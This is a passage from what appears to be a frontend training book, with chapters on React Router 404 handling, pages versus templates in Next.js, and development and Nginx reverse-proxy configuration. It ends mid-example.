      <Route path="/about" component={About} />
      <Route path="/about/team" component={Team} />
    </BrowserRouter>
  );
}

// ✅ BETTER: React Router v6 (Routes wrapper)
import { Routes, Route } from 'react-router-dom';

function App() {
  return (
    <BrowserRouter>
      <Routes>
        <Route path="/" element={<Home />} />
        <Route path="/about" element={<About />} />
        <Route path="/about/team" element={<Team />} />
      </Routes>
    </BrowserRouter>
  );
}
// Routes automatically uses exact matching in v6

```

Why it matters: Partial matching renders wrong components and breaks navigation.

3. Not Handling 404 / Catch-All Routes

Mistake: Missing catch-all route shows blank page for invalid URLs.

```

// ❌ BAD: No 404 handling
function App() {
  return (
    <BrowserRouter>
      <Routes>
        <Route path="/" element={<Home />} />
        <Route path="/about" element={<About />} />
      </Routes>
    </BrowserRouter>
  );
}
// Navigating to /invalid shows blank page
// User has no idea what happened

// ✅ GOOD: Catch-all route with NotFound component
function NotFound() {
  return (
    <div className="not-found">

```

```

    <h1>404 - Page Not Found</h1>
    <p>The page you're looking for doesn't exist.</p>
    <Link to="/">Go back home</Link>
  </div>
);
}

function App() {
  return (
    <BrowserRouter>
      <Routes>
        <Route path="/" element={<Home />} />
        <Route path="/about" element={<About />} />

        { /* Catch-all route - must be last */ }
        <Route path="*" element={<NotFound />} />
      </Routes>
    </BrowserRouter>
  );
}

// ✅ ALSO GOOD: Error boundary for runtime errors
import { useRouteError } from 'react-router-dom';

function ErrorPage() {
  const error = useRouteError();

  return (
    <div className="error-page">
      <h1>Oops!</h1>
      <p>Sorry, an unexpected error has occurred.</p>
      <p><i>{error.statusText || error.message}</i></p>
    </div>
  );
}

const router = createBrowserRouter([
  {
    path: '/',
    element: <Root />,
    errorElement: <ErrorPage />,
    children: [...]
  }
]);

```

Why it matters: Users need feedback when they navigate to invalid URLs or errors occur.

Best practices

Key principles

1. **Intercept, Don't Reload:** Router prevents default link behavior, updates URL with `history.pushState()`, and renders new component—no server request.
2. **Route Configuration:** Declaratively map URL patterns to components. Dynamic segments (`:id`) extract parameters.

3. **Preserve Application State:** Unlike page reloads, navigation keeps Redux store, React state, and JavaScript context intact.

DO

- Use declarative route configuration
- Implement lazy loading for route components
- Handle protected routes with guards
- Manage focus for accessibility on navigation
- Use `Link` component instead of `<a>` for internal links

DON'T

- Use `<a>` tags for internal navigation (causes reload)
- Forget scroll restoration on navigation
- Ignore loading states during lazy load
- Skip 404 handling (catch-all route)
- Neglect accessibility (announce route changes)

Quality gates

Before you call it done:

- | | |
|--|---|
| ☐ Declarative route configuration | ☐ Lazy loading implemented |
| ☐ Dynamic segments handled | ☐ 404 catch-all route |
| ☐ Protected routes for auth | ☐ Accessibility (focus management) |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/router.html



Page

THE SERVER SIDE · CHAPTER 22

AT A GLANCE

- Templates filled with real content and data
- Where abstract layouts meet actual user-facing content
- Enables massive scale through template reuse

Key insight. Pages are the concrete instances of templates filled with real content—they’re where abstract layout patterns meet actual data to create what users see and interact with. A `ProductTemplate` defines “hero image slot + specs section + reviews area”; a specific iPhone 15 page fills those slots with iPhone photos, A17 chip specs, and real customer reviews. This template-to-page relationship enables massive scale: Amazon serves millions of product pages from a single `ProductTemplate` by injecting different data, while maintaining consistent UX. The critical insight is that pages don’t redefine layout—they provide props and data to templates. That separation enables parallel workflows (designers refine templates, content teams create data), automated page generation (10,000 product pages from a CMS), and A/B testing (same template, different content variations). In server-side rendering, pages are where data fetching meets rendering: `getServerSideProps` or `getStaticProps` fetch data, pass it to a template as props, and generate HTML.

What it is

1. Pages in Atomic Design Hierarchy

In Brad Frost’s Atomic Design methodology, **pages** sit at the top of the composition hierarchy:

Atoms → Molecules → Organisms → Templates → Pages

Pages are the final, fully-realized instances of templates populated with real, representative content. While templates show *structure* (wireframes with placeholder content), pages show *actual output* (production-ready UI with real data). This distinction is crucial for design systems and component libraries because it separates concerns: templates define reusable layout patterns, pages demonstrate how those patterns look with actual content variations.

Think of templates as cookie cutters and pages as the actual cookies—same shape (template), but each cookie can have different decorations, flavors, or fillings (page content). A `BlogPostTemplate` might be used by thousands of article pages, each with unique titles, authors, publish dates, and body content, but all sharing the same layout structure.

2. Pages vs Templates: The Critical Distinction

The template/page distinction often confuses developers because both render similar UI. The key difference is **content specificity**.

Templates:

- Abstract layout patterns
- Use placeholder or sample content
- Props define *types* of data expected: `<ProductTemplate product={Product} />`
- Reusable across many instances
- Designer-facing (shows structure)
- Example: “Product page layout with hero, specs, reviews”

Pages:

- Concrete content instances
- Use real production data
- Props pass *actual values*: `<ProductTemplate product={iPhone15Data} />`
- Specific to one route/URL
- User-facing (what visitors see)
- Example: “/products/iphone-15” route with iPhone 15 data

This separation enables **content-agnostic design**: templates work regardless of content variations (short vs long titles, 3 vs 30 product images), while pages test templates with real-world edge cases (product name is 100 characters, review section empty, video embeds fail).

3. Pages in Server-Side Rendering (SSR)

In SSR frameworks like Next.js, Nuxt, or SvelteKit, pages are where **data fetching meets rendering**:

```
// Page component (Next.js)
export default function ProductPage({ product }) {
  return <ProductTemplate product={product} />
}
```

```
// Server-side data fetching
export async function getServerSideProps(context) {
  const { id } = context.params;
  const product = await fetch(`/api/products/${id}`).then(r => r.json());

  return { props: { product } };
}
```

The **page file** (`pages/products/[id].js`) defines:

1. **Route pattern:** `/products/:id` maps to this file
2. **Data dependencies:** `getServerSideProps` specifies what data is needed
3. **Template selection:** Chooses `ProductTemplate` (or `CheckoutTemplate`, `ProfileTemplate`, etc.)
4. **Props passing:** Injects fetched data into template

The **template** (`ProductTemplate.jsx`) remains pure presentation logic—it doesn't know where data comes from (API, database, static file), only that it receives a product object with expected shape.

4. Static Site Generation (SSG) and Pages

For SSG, pages become **build-time artifacts**. The framework pre-renders every page to static HTML:

```
// Generate static pages at build time
export async function getStaticPaths() {
  const products = await fetchAllProducts();

  return {
    paths: products.map(p => ({ params: { id: p.id } })),
    fallback: false
  };
}

export async function getStaticProps({ params }) {
  const product = await fetchProduct(params.id);
  return { props: { product } };
}
```

At build time, this generates:

- `/products/iphone-15.html`
- `/products/macbook-pro.html`
- `/products/airpods-max.html`
- ... (thousands more)

All from a single template. The **page file defines the pattern**, `getStaticPaths` defines **which pages to generate**, `getStaticProps` fetches **data for each page**.

5. Pages and Dynamic Routing

Pages often map to URL patterns using dynamic routing:

Next.js:

- `pages/products/[id].js` → `/products/123`, `/products/456`
- `pages/blog/[year]/[month]/[slug].js` → `/blog/2024/01/my-post`
- `pages/[...catch-all].js` → Matches any route

File-based routing treats the filesystem as the router—adding a page file automatically creates a route. This makes pages the **entry point** for URL patterns, responsible for loading the correct template and data.

6. Pages in Content Management Systems (CMS)

When using a headless CMS (Contentful, Sanity, Strapi), pages become the **bridge between CMS and frontend**:

```
// CMS-driven page
export default function CMSPage({ pageData }) {
  // Choose template based on CMS content type
  switch (pageData.contentType) {
    case 'product':
      return <ProductTemplate {...pageData} />
    case 'article':
      return <ArticleTemplate {...pageData} />
    case 'landing-page':
      return <LandingTemplate {...pageData} />
    default:
      return <GenericTemplate {...pageData} />
  }
}

export async function getStaticProps({ params }) {
  const pageData = await cms.getEntry(params.slug);
  return { props: { pageData } };
}
```

Content editors create pages in the CMS (no code), developers build templates (code), and the page component orchestrates the connection. This enables **marketing autonomy**—content teams create landing pages without developer involvement, as long as they use existing templates.

7. Page-Level Concerns

Pages handle concerns that don't belong in templates:

SEO Metadata:

```
import Head from 'next/head';

export default function ProductPage({ product }) {
  return (
    <>
      <Head>
        <title>{product.name} - Buy Now</title>
        <meta name="description" content={product.description} />
        <meta property="og:image" content={product.image} />
      </Head>
      <ProductTemplate product={product} />
    </>
  );
}
```

```
);
}
```

Analytics & Tracking:

```
useEffect(() => {
  analytics.page('Product Viewed', { productId: product.id });
}, [product.id]);
```

Authentication Guards:

```
export default function AccountPage({ user }) {
  if (!user) {
    return <Redirect to="/login" />;
  }
  return <AccountTemplate user={user} />;
}
```

Error Boundaries:

```
export default function ProductPage({ product, error }) {
  if (error) {
    return <ErrorTemplate error={error} />;
  }
  return <ProductTemplate product={product} />;
}
```

8. Multi-Template Pages

Complex pages may compose multiple templates:

```
export default function CheckoutPage({ cart, user, shippingOptions }) {
  return (
    <MainLayout>
      <CartSummaryTemplate items={cart.items} />
      <ShippingFormTemplate
        user={user}
        options={shippingOptions}
      />
      <PaymentTemplate />
    </MainLayout>
  );
}
```

The page orchestrates which templates render and how they interact, while templates remain isolated and reusable.

9. Page Performance Optimization

Pages are the **performance bottleneck**—they coordinate data fetching, template rendering, and client-side hydration:

Code Splitting: Import templates dynamically:


```
const ProductTemplate = lazy(() => import('./ProductTemplate'));
```

Preloading: Prefetch data for likely next pages:

```
<Link href="/products/123" prefetch>View Product</Link>
```

Streaming SSR: Send page shell first, stream data as it loads:

```
export async function getServerSideProps() {
  return {
    props: {
      fallback: { '/api/product': productDataPromise }
    }
  };
}
```

In code

Example: Example 1: Basic Next.js Page with Template

```
// pages/products/[id].js (Page component)
import { useRouter } from 'next/router';
import ProductTemplate from '../../../components/templates/ProductTemplate';
import ErrorTemplate from '../../../components/templates/ErrorTemplate';
import LoadingTemplate from '../../../components/templates/LoadingTemplate';
import Head from 'next/head';

export default function ProductPage({ product, error }) {
  const router = useRouter();

  // Show loading state during client-side navigation
  if (router.isFallback) {
    return <LoadingTemplate />;
  }

  // Handle errors
  if (error) {
    return (
      <>
        <Head>
          <title>Product Not Found</title>
        </Head>
        <ErrorTemplate
          title="Product Not Found"
          message={error.message}
          statusCode={404}
        />
      </>
    );
  }

  // Success: render product template with data
  return (
    <>
      <Head>
```

```

<title>{product.name} | Buy Online</title>
<meta name="description" content={product.description} />
<meta property="og:title" content={product.name} />
<meta property="og:image" content={product.images[0]} />
<meta property="og:price:amount" content={product.price} />
<link rel="canonical" href={`https://example.com/products/${product.id}`} />
</Head>

<ProductTemplate
  product={product}
  onAddToCart={(id) => {
    // Page-level business logic
    fetch('/api/cart', {
      method: 'POST',
      body: JSON.stringify({ productId: id })
    });
  }}
/>
</>
);
}

// Server-side data fetching
export async function getServerSideProps(context) {
  const { id } = context.params;

  try {
    const response = await fetch(`https://api.example.com/products/${id}`);

    if (!response.ok) {
      return {
        props: {
          error: {
            message: 'Product not found',
            statusCode: 404
          }
        }
      };
    }

    const product = await response.json();

    return {
      props: { product }
    };
  } catch (error) {
    return {
      props: {
        error: {
          message: 'Failed to load product',
          statusCode: 500
        }
      }
    };
  }
}

// components/templates/ProductTemplate.jsx (Template component)
import React from 'react';
import ProductHero from '../organisms/ProductHero';
import ProductSpecs from '../organisms/ProductSpecs';
import ProductReviews from '../organisms/ProductReviews';

```

```
import RelatedProducts from '../organisms/RelatedProducts';

export default function ProductTemplate({ product, onAddToCart }) {
  return (
    <div className="product-template">
      <ProductHero
        name={product.name}
        images={product.images}
        price={product.price}
        onAddToCart={() => onAddToCart(product.id)}
      />

      <ProductSpecs specs={product.specs} />

      <ProductReviews
        reviews={product.reviews}
        rating={product.averageRating}
      />

      <RelatedProducts
        category={product.category}
        excludeId={product.id}
      />
    </div>
  );
}
```

Common mistakes

1. Putting Business Logic in Templates Instead of Pages

✗ Wrong: Template fetches its own data, contains authentication logic.

```
// components/templates/ProductTemplate.jsx (BAD)
import { useEffect, useState } from 'react';
import { useAuth } from '../hooks/useAuth';

export default function ProductTemplate({ productId }) {
  const [product, setProduct] = useState(null);
  const { user, isAuthenticated } = useAuth();

  // ✗ Template shouldn't fetch data
  useEffect(() => {
    fetch(`/api/products/${productId}`)
      .then(r => r.json())
      .then(setProduct);
  }, [productId]);

  // ✗ Template shouldn't handle auth logic
  if (!isAuthenticated) {
    return <div>Please log in</div>;
  }

  if (!product) return <div>Loading...</div>;

  return <div>{product.name}</div>;
}
```

```
// pages/products/[id].js (BAD)
export default function ProductPage({ productId }) {
  // ✗ Page just passes ID, template does everything
  return <ProductTemplate productId={productId} />
}
```

✓ **Correct:** Page handles data fetching and auth, template remains pure presentation.

```
// pages/products/[id].js (GOOD)
export default function ProductPage({ product, user }) {
  // ✓ Page handles authentication
  if (!user) {
    return <Redirect to="/login" />
  }

  // ✓ Page passes fetched data to template
  return <ProductTemplate product={product} />
}

export async function getServerSideProps(context) {
  // ✓ Page handles data fetching
  const product = await fetchProduct(context.params.id);
  const user = await getUser(context.req);

  return { props: { product, user } };
}

// components/templates/ProductTemplate.jsx (GOOD)
export default function ProductTemplate({ product }) {
  // ✓ Template is pure presentation - receives data via props
  return (
    <div>
      <h1>{product.name}</h1>
      <p>{product.description}</p>
      <p>${product.price}</p>
    </div>
  );
}
```

Why it matters: Mixing data fetching and presentation in templates makes them impossible to reuse. A ProductTemplate that fetches its own data can't be dropped into a CartPreview or SearchResults component. Pages should orchestrate (fetch data, check auth); templates should present (receive props, render UI).

2. Not Using SEO Metadata Per Page

✗ **Wrong:** Generic SEO metadata in layout, same for all pages.

```
// _app.js (BAD)
export default function App({ Component, pageProps }) {
  return (
    <>
      <Head>
        {/* ✗ Same title/description for all pages */}
        <title>My E-commerce Store</title>
        <meta name="description" content="Buy products online" />
      </Head>
    </>
  );
}
```

```

    <Component {...pageProps} />
  </>
);
}

// Result: Google shows "My E-commerce Store" for all pages
// iPhone page: "My E-commerce Store"
// Laptop page: "My E-commerce Store"
// Cart page: "My E-commerce Store"

```

✓ **Correct:** Page-specific SEO metadata.

```

// pages/products/[id].js (GOOD)
export default function ProductPage({ product }) {
  return (
    <>
      <Head>
        {/* ✓ Unique title per product */}
        <title>{product.name} - Buy Online | My Store</title>

        {/* ✓ Product-specific description */}
        <meta name="description" content={product.description} />

        {/* ✓ Product-specific Open Graph tags */}
        <meta property="og:title" content={product.name} />
        <meta property="og:image" content={product.images[0]} />
        <meta property="og:price:amount" content={product.price} />

        {/* ✓ Canonical URL */}
        <link rel="canonical" href={`https://example.com/products/${product.slug}`} />
      </Head>

      <ProductTemplate product={product} />
    </>
  );
}

// Result: Google shows unique title/description for each product
// iPhone page: "iPhone 15 Pro - Buy Online | My Store"
// Laptop page: "MacBook Pro M3 - Buy Online | My Store"

```

Why it matters: SEO is a page-level concern. Google indexes pages, not templates. Without unique metadata, all product pages compete for the same keywords and hurt each other's search rankings. Each page should have a unique title, description, and Open Graph tags based on its content.

3. Duplicating Layout Code Across Pages

✗ **Wrong:** Every page duplicates header/footer/navigation.

```

// pages/products/[id].js (BAD)
export default function ProductPage({ product }) {
  return (
    <div>
      {/* ✗ Duplicated in every page */}
      <Header />
      <Navigation />

```

```

    <ProductTemplate product={product} />

    {/* ✗ Duplicated in every page */}
    <Footer />
  </div>
);
}

// pages/blog/[slug].js (BAD)
export default function BlogPage({ post }) {
  return (
    <div>
      {/* ✗ Same header/footer duplicated */}
      <Header />
      <Navigation />

      <BlogTemplate post={post} />

      <Footer />
    </div>
  );
}

```

✓ **Correct:** Use layout component to wrap pages.

```

// components/layouts/MainLayout.jsx (GOOD)
export default function MainLayout({ children }) {
  return (
    <div className="main-layout">
      <Header />
      <Navigation />
      <main>{children}</main>
      <Footer />
    </div>
  );
}

// pages/products/[id].js (GOOD)
import MainLayout from '../components/layouts/MainLayout';

export default function ProductPage({ product }) {
  return <ProductTemplate product={product} />;
}

ProductPage.getLayout = function getLayout(page) {
  return <MainLayout>{page}</MainLayout>;
};

// _app.js
export default function App({ Component, pageProps }) {
  const getLayout = Component.getLayout || ((page) => page);

  return getLayout(<Component {...pageProps} />);
}

```

Why it matters: Duplicating layout across pages violates the DRY principle. When you need to update the header, you must change 50 page files. Layout components centralize common structure while still allowing per-page customization (different layouts for admin vs public pages).

Best practices

Key principles

1. **Template + Containers = Page:** Templates define structure (slots/layout); pages fill those slots with containers (elegant SPA) or fetched data (Next.js). Same template, different pages.
2. **Data Fetching Boundary (Next.js):** In a Next.js app, pages are where `getServerSideProps` / `getStaticProps` live — pages fetch, templates render. The elegant SPA templates have no such hooks; data flows in via containers instead.
3. **Route Mapping:** Pages correspond to URLs. `/products/[id].js` creates pages for `/products/1`, `/products/2`, etc.

DO

- Keep pages thin—data fetching + template composition
- Use appropriate rendering strategy (SSR/SSG/ISR) per page
- Handle 404/error cases in data fetching
- Pass only needed props to templates
- Use file-based routing conventions

DON'T

- Put complex UI logic in pages (that's template's job)
- Fetch data in templates (fetch in pages)
- Duplicate template code across pages
- Ignore SEO metadata (title, description)
- Mix rendering strategies inappropriately

Quality gates

Before you call it done:

- | | |
|--|--|
| ☐ Pages fetch data, templates render | ☐ 404/error cases handled |
| ☐ Appropriate rendering strategy chosen | ☐ SEO metadata included |
| | ☐ Props are minimal and focused |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/page.html



Proxy

THE SERVER SIDE · CHAPTER 23

AT A GLANCE

- Intermediary between frontend and backend servers
- Solves CORS issues in development environments
- Provides SSL termination, load balancing, and security

Key insight. A proxy server acts as an intermediary between your frontend and backend, solving the fundamental CORS (Cross-Origin Resource Sharing) problem in development: when your React app runs on `localhost:3000` and API runs on `localhost:5000`, browsers block requests due to different origins (ports differ). The proxy makes the browser think API requests come from the same origin by forwarding `/api/*` requests to the backend server while serving frontend assets from the same domain. This isn't just a dev convenience—it's production architecture: reverse proxies (Nginx, Cloudflare) sit in front of applications to provide SSL termination, load balancing, caching, DDoS protection, and origin hiding. The critical distinction: **development proxy** (Webpack Dev Server, Vite) simplifies local CORS issues, **reverse proxy** (Nginx, HAProxy) handles production traffic routing, security, and performance at scale.

What it is

1. Understanding Proxy vs Reverse Proxy

Forward Proxy (client-side):

- Client knows it's using a proxy

- Hides client identity from server
- Common use: Corporate network proxy, VPN
- Client → Proxy → Internet → Server

Reverse Proxy (server-side):

- Client doesn't know proxy exists
- Hides server identity/infrastructure from client
- Common use: Nginx, Cloudflare, load balancers
- Client → Internet → Proxy → Backend Server(s)

Frontend development uses reverse proxy pattern: Browser thinks it's talking to one server (`localhost:3000`), but proxy routes API requests to backend (`localhost:5000`) while serving frontend assets directly.

2. The CORS Problem and Proxy Solution

CORS Restriction: Browsers enforce Same-Origin Policy: JavaScript can only make requests to the same origin (protocol + domain + port). Different origins require CORS headers from server.

Without Proxy:

```
// Frontend: http://localhost:3000
fetch('http://localhost:5000/api/users')
  .then(r => r.json())
  .catch(err => console.error(err));

// Browser console:
// ✗ CORS error: No 'Access-Control-Allow-Origin' header
// Request blocked by browser before reaching server
```

With Proxy:

```
// Frontend: http://localhost:3000
fetch('/api/users') // Same origin! (localhost:3000)
  .then(r => r.json());

// Proxy configuration:
// localhost:3000/api/* → localhost:5000/api/*

// Browser sees: http://localhost:3000/api/users (same origin ✓)
// Proxy forwards to: http://localhost:5000/api/users
// Response comes back through proxy
// No CORS error!
```

The proxy acts as a middleman, making cross-origin requests on behalf of the browser (servers aren't subject to CORS), then returning results as same-origin responses.

3. Development Proxy Configurations

Create React App (package.json): Simplest setup—all unrecognized requests forwarded to backend:

```
{
  "proxy": "http://localhost:5000"
}
```

- `/api/users` → `http://localhost:5000/api/users`
- `/static/logo.png` → Served from React build (if exists locally)
- Automatic fallback to proxy for 404s

Vite (`vite.config.js`):

```
export default {
  server: {
    proxy: {
      '/api': {
        target: 'http://localhost:5000',
        changeOrigin: true,
        rewrite: (path) => path.replace(/^\/api/, '')
      }
    }
  }
};
```

- `changeOrigin: true` - Changes `Host` header to match target
- `rewrite` - Removes `/api` prefix before forwarding

Webpack Dev Server (`webpack.config.js`):

```
module.exports = {
  devServer: {
    proxy: {
      '/api': {
        target: 'http://localhost:5000',
        pathRewrite: { '^/api': '' },
        changeOrigin: true,
        secure: false // Allow self-signed certs
      }
    }
  }
};
```

http-proxy-middleware (`setupProxy.js`): Most flexible—programmatic control:

```
const { createProxyMiddleware } = require('http-proxy-middleware');

module.exports = function(app) {
  app.use(
    '/api',
    createProxyMiddleware({
      target: 'http://localhost:5000',
      changeOrigin: true,
      pathRewrite: { '^/api': '/v1' }, // /api/users → /v1/users

      // WebSocket support
      ws: true,
    })
  );
};
```

```

// Add custom headers
onProxyReq: (proxyReq, req, res) => {
  proxyReq.setHeader('X-Forwarded-For', req.ip);
},

// Modify response
onProxyRes: (proxyRes, req, res) => {
  proxyRes.headers['X-Proxy-By'] = 'Dev Server';
},

// Error handling
onError: (err, req, res) => {
  console.error('Proxy error:', err);
  res.status(502).send('Bad Gateway');
}
})
);
};

```

4. Reverse Proxy in Production (Nginx)

Production apps typically run behind Nginx reverse proxy:

```

### nginx.conf
server {
  listen 80;
  server_name example.com;

  # Frontend static files
  location / {
    root /var/www/frontend/build;
    try_files $uri $uri/ /index.html; # SPA fallback
  }

  # Proxy API requests to backend
  location /api/ {
    proxy_pass http://localhost:5000/;
    proxy_http_version 1.1;

    # Forward headers
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;

    # WebSocket support
    proxy_set_header Upgrade $http_upgrade;
    proxy_set_header Connection "upgrade";

    # Timeouts
    proxy_connect_timeout 60s;
    proxy_send_timeout 60s;
    proxy_read_timeout 60s;
  }

  # Cache static assets
  location ~* \.(js|css|png|jpg|jpeg|gif|ico|svg|woff2)$ {
    root /var/www/frontend/build;
    expires 1y;
    add_header Cache-Control "public, immutable";
  }
}

```

```
}
}
```

Benefits:

1. **SSL Termination:** Nginx handles HTTPS, backends use HTTP internally
2. **Load Balancing:** Distribute requests across multiple backend servers
3. **Caching:** Cache API responses, reduce backend load
4. **Security:** Hide backend server details, filter malicious requests
5. **Compression:** gzip/brotli compression before sending to client

5. Advanced Proxy Features

Load Balancing (Nginx):

```
upstream backend {
    least_conn; # Route to server with fewest connections
    server backend1.example.com:5000;
    server backend2.example.com:5000;
    server backend3.example.com:5000;
}

location /api/ {
    proxy_pass http://backend/;
}
```

Caching (Nginx):

```
proxy_cache_path /var/cache/nginx levels=1:2 keys_zone=api_cache:10m max_size=1g inactive=60m;

location /api/ {
    proxy_cache api_cache;
    proxy_cache_valid 200 10m; # Cache 200 responses for 10 minutes
    proxy_cache_key "$scheme$request_method$host$request_uri";
    add_header X-Cache-Status $upstream_cache_status;

    proxy_pass http://localhost:5000/;
}
```

Rate Limiting (Nginx):

```
limit_req_zone $binary_remote_addr zone=api_limit:10m rate=10r/s;

location /api/ {
    limit_req zone=api_limit burst=20 nodelay;
    proxy_pass http://localhost:5000/;
}
```

Circuit Breaker Pattern:

```
// http-proxy-middleware with retry logic
const proxy = createProxyMiddleware({
  target: 'http://localhost:5000',
```

```
// Retry failed requests
retry: {
  limit: 3,
  delay: 1000,
  shouldRetry: (err, req) => {
    // Retry on network errors, not on 4xx errors
    return err.code === 'ECONNREFUSED' || err.code === 'ETIMEDOUT';
  }
}
});
```

6. API Gateway vs Reverse Proxy

Reverse Proxy (Nginx, HAProxy):

- Routes requests to backend servers
- SSL termination, load balancing, caching
- Infrastructure-level concerns
- Simple request forwarding

API Gateway (Kong, AWS API Gateway, Apigee):

- All reverse proxy features +
- Authentication/authorization
- Rate limiting per API key
- Request/response transformation
- API versioning
- Analytics and monitoring
- Microservices orchestration

API Gateway is “smart proxy” with business logic. Reverse proxy is “dumb pipe” focused on performance and routing.

7. Proxy Authentication Patterns

Cookie Forwarding:

```
// setupProxy.js
app.use('/api', createProxyMiddleware({
  target: 'http://localhost:5000',
  changeOrigin: true,

  // Forward cookies from browser to backend
  onProxyReq: (proxyReq, req) => {
    if (req.headers.cookie) {
      proxyReq.setHeader('Cookie', req.headers.cookie);
    }
  },

  // Forward Set-Cookie from backend to browser
  onProxyRes: (proxyRes, req, res) => {
    const setCookie = proxyRes.headers['set-cookie'];
    if (setCookie) {
```

```

    res.setHeader('Set-Cookie', setCookie);
  }
}
}));

```

Token Injection:

```

// Add auth token to proxied requests
app.use('/api', createProxyMiddleware({
  target: 'http://localhost:5000',
  onProxyReq: (proxyReq, req) => {
    const token = process.env.API_TOKEN;
    proxyReq.setHeader('Authorization', `Bearer ${token}`);
  }
}));

```

8. Debugging Proxied Requests

Enable Logging:

```

app.use('/api', createProxyMiddleware({
  target: 'http://localhost:5000',
  logLevel: 'debug',

  onProxyReq: (proxyReq, req) => {
    console.log('→ Proxy Request:', req.method, req.url);
    console.log('  Target:', 'http://localhost:5000' + req.url);
  },

  onProxyRes: (proxyRes, req) => {
    console.log('← Proxy Response:', proxyRes.statusCode, req.url);
  },

  onError: (err, req, res) => {
    console.error('x Proxy Error:', err.code, err.message);
  }
}));

```

Browser DevTools:

- Network tab shows request to `/api/users` (same origin)
- Check “Initiator” column to see which code made request
- Response headers show if proxy added headers (`X-Proxy-By`)

Nginx Access Logs:

```

log_format proxy '$remote_addr - $remote_user [$time_local] '
                  '"$request" $status $body_bytes_sent '
                  '"$http_referer" "$http_user_agent" '
                  'upstream: $upstream_addr';

access_log /var/log/nginx/proxy.log proxy;

```

9. Security Considerations

Header Sanitization:

```
### Remove internal headers before sending to client
proxy_hide_header X-Powered-By;
proxy_hide_header Server;

### Add security headers
add_header X-Frame-Options "SAMEORIGIN" always;
add_header X-Content-Type-Options "nosniff" always;
add_header X-XSS-Protection "1; mode=block" always;
```

IP Whitelisting:

```
location /admin/ {
    allow 192.168.1.0/24; # Office network
    deny all;
    proxy_pass http://localhost:5000/admin/;
}
```

SSL/TLS Best Practices:

```
ssl_protocols TLSv1.2 TLSv1.3;
ssl_ciphers HIGH:!aNULL:!MD5;
ssl_prefer_server_ciphers on;
ssl_session_cache shared:SSL:10m;
```

In code

Example: Example 1: Development Proxy with Multiple Backends

```
// src/setupProxy.js (Create React App)
const { createProxyMiddleware } = require('http-proxy-middleware');

module.exports = function(app) {
  // API v1 (legacy backend)
  app.use(
    '/api/v1',
    createProxyMiddleware({
      target: 'http://localhost:5000',
      changeOrigin: true,
      pathRewrite: { '^/api/v1': '' },

      // Add API version header
      onProxyReq: (proxyReq) => {
        proxyReq.setHeader('X-API-Version', '1');
      }
    })
  );

  // API v2 (new backend)
  app.use(
    '/api/v2',
    createProxyMiddleware({
```

```

    target: 'http://localhost:6000',
    changeOrigin: true,
    pathRewrite: { '^/api/v2': '' },

    onProxyReq: (proxyReq) => {
      proxyReq.setHeader('X-API-Version', '2');
    }
  })
);

// GraphQL endpoint
app.use(
  '/graphql',
  createProxyMiddleware({
    target: 'http://localhost:4000',
    changeOrigin: true,
    ws: true, // WebSocket support for subscriptions

    // Add auth token from environment
    onProxyReq: (proxyReq) => {
      const token = process.env.REACT_APP_GRAPHQL_TOKEN;
      if (token) {
        proxyReq.setHeader('Authorization', `Bearer ${token}`);
      }
    }
  })
);

// External API (with API key)
app.use(
  '/external',
  createProxyMiddleware({
    target: 'https://api.external-service.com',
    changeOrigin: true,
    pathRewrite: { '^/external': '' },

    // Add API key
    onProxyReq: (proxyReq) => {
      proxyReq.setHeader('X-API-Key', process.env.EXTERNAL_API_KEY);
    },

    // Handle rate limiting
    onProxyRes: (proxyRes, req, res) => {
      if (proxyRes.statusCode === 429) {
        console.warn('Rate limited by external API');
        res.status(429).json({
          error: 'Too many requests. Please try again later.'
        });
      }
    }
  })
);

// Mock API (local JSON server)
app.use(
  '/mock',
  createProxyMiddleware({
    target: 'http://localhost:3001',
    changeOrigin: true,
    pathRewrite: { '^/mock': '' }
  })
);

```



```
};

// Usage in React:
// fetch('/api/v1/users')      → http://localhost:5000/users
// fetch('/api/v2/posts')     → http://localhost:6000/posts
// fetch('/graphql')          → http://localhost:4000/graphql
// fetch('/external/weather') → https://api.external-service.com/weather
// fetch('/mock/todos')       → http://localhost:3001/todos
```

Common mistakes

1. Not Configuring changeOrigin

✗ Wrong: Missing `changeOrigin: true` causes backend to reject requests.

```
// setupProxy.js (BAD)
app.use('/api', createProxyMiddleware({
  target: 'http://localhost:5000'
  // Missing: changeOrigin: true
}));

// Backend receives request with Host: localhost:3000
// If backend validates Host header, request fails
// Error: Invalid Host header
```

✓ Correct: Set `changeOrigin: true` to rewrite Host header.

```
// setupProxy.js (GOOD)
app.use('/api', createProxyMiddleware({
  target: 'http://localhost:5000',
  changeOrigin: true // Changes Host header to localhost:5000
}));

// Backend receives request with Host: localhost:5000
// Backend accepts request ✓
```

Why it matters: Some backends (especially those behind load balancers or virtual hosts) validate the Host header. Without `changeOrigin`, proxy sends `Host: localhost:3000` but backend expects `Host: localhost:5000`, causing 400 Bad Request or 403 Forbidden.

2. Proxy in Production Build

✗ Wrong: Development proxy config shipped to production.

```
{
  "proxy": "http://localhost:5000"
}
```

```
npm run build
# Build creates static files
# Deployed to Nginx/Apache

# Production:
```

```
# Frontend: https://example.com
# fetch('/api/users') → https://example.com/api/users
# No proxy! Static files can't proxy requests
# 404 Not Found (no /api/users file exists)
```

✓ **Correct:** Use environment variables for API URLs in production.

```
// config.js
const API_URL = process.env.REACT_APP_API_URL ||
  (process.env.NODE_ENV === 'production'
    ? 'https://api.example.com'
    : '/api'); // Use proxy in development

export { API_URL };

// App.js
import { API_URL } from './config';

fetch(`${API_URL}/users`)
  .then(r => r.json());

// Development: /api/users (proxied to localhost:5000)
// Production: https://api.example.com/users (direct request)
```

Or configure Nginx as reverse proxy in production (see Example 2).

Why it matters: Development proxy only works with dev server (Webpack Dev Server, Vite). Production static files can't proxy—they're just HTML/CSS/JS served by Nginx/Apache. Need either client-side API URL configuration or server-side reverse proxy.

3. Not Handling Proxy Errors

✗ **Wrong:** No error handling for backend downtime.

```
app.use('/api', createProxyMiddleware({
  target: 'http://localhost:5000',
  changeOrigin: true
  // No onError handler
}));

// Backend crashes:
// fetch('/api/users') → Proxy error ECONNREFUSED
// Browser sees: ERR_EMPTY_RESPONSE
// No useful error message for debugging
```

✓ **Correct:** Handle proxy errors gracefully.

```
app.use('/api', createProxyMiddleware({
  target: 'http://localhost:5000',
  changeOrigin: true,

  onError: (err, req, res) => {
    console.error('Proxy error:', err.code, err.message);

